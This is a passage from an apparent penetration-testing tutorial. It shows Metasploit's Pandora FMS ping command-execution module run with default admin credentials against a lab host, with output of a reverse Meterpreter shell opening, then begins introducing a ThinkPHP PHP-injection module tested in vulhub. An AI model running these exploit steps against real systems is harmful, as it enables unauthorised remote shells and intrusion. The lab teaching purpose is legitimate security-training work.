
```
Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be speci
fied)
   LPORT  4444             yes       The listen port
```

Set the required options as shown below.



```
msf5 exploit(linux/http/pandora_ping_cmd_exec) > set rhosts 192.168.36.149
rhosts ⇒ 192.168.36.149
msf5 exploit(linux/http/pandora_ping_cmd_exec) > set username admin
username ⇒ admin
msf5 exploit(linux/http/pandora_ping_cmd_exec) > set password pandora
password ⇒ pandora
msf5 exploit(linux/http/pandora_ping_cmd_exec) > check

[*] Pandora FMS version 7.0NG
[*] 192.168.36.149:80 - The target appears to be vulnerable.
msf5 exploit(linux/http/pandora_ping_cmd_exec) > 
```

After all the options are set, execute the module.



```
msf5 exploit(linux/http/pandora_ping_cmd_exec) > run

[*] Started reverse TCP handler on 192.168.36.128:4444
[*] Exploiting ...
[*] Using URL: http://0.0.0.0:8080/kafcjzMw
[*] Local IP: http://192.168.36.128:8080/kafcjzMw
[*] Attempting to authenticate using (admin:pandora)
[+] Successfully authenticated
[*] Attempting to retrieve session cookie
[+] Successfully retrieved session cookie: PHPSESSID=giv7dmg7q4bmbkpd0obq75kgp3; c
lippy=deleted; clippy=deleted;
[*] Client 192.168.36.149 (Wget/1.14 (linux-gnu)) requested /kafcjzMw
[*] Sending payload to 192.168.36.149 (Wget/1.14 (linux-gnu))
[*] Sending stage (980808 bytes) to 192.168.36.149
[*] Meterpreter session 1 opened (192.168.36.128:4444 → 192.168.36.149:53456) at
2020-05-29 08:55:19 -0400
[*] Command Stager progress - 100.00% done (150/150 bytes)
[*] Server stopped.

meterpreter > sysinfo
Computer     : 192.168.36.149
OS           : CentOS 7.3.1611 (Linux 3.10.0-514.el7.x86_64)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: no-user @ pandorafms (uid=48, gid=48, euid=48, egid=48)
meterpreter > 
```


We should successfully get a meterpreter session as shown in the above image.

## ThinkPHP Multiple PHP Injection Module


**TARGET: ThinkPHP <= 5.0.23          TYPE: Remote          FIREWALL : Not Applicable**

ThinkPHP is a popular PHP platform that enables users in the rapid development framework of web applications. The above mentioned versions of ThinkPHP are vulnerable to atleast two PHP injection vulnerabilities.

This module exploits any of these vulnerabilities to grab a shell. At the time of writing, this vulnerability is still being exploited in the wild. Let us see how this exploit works. We have tested this module on the version 5.0.23 in vulhub. Vulhub is the collection of some of the vulnerable software in docker containers. Let's set up the target.

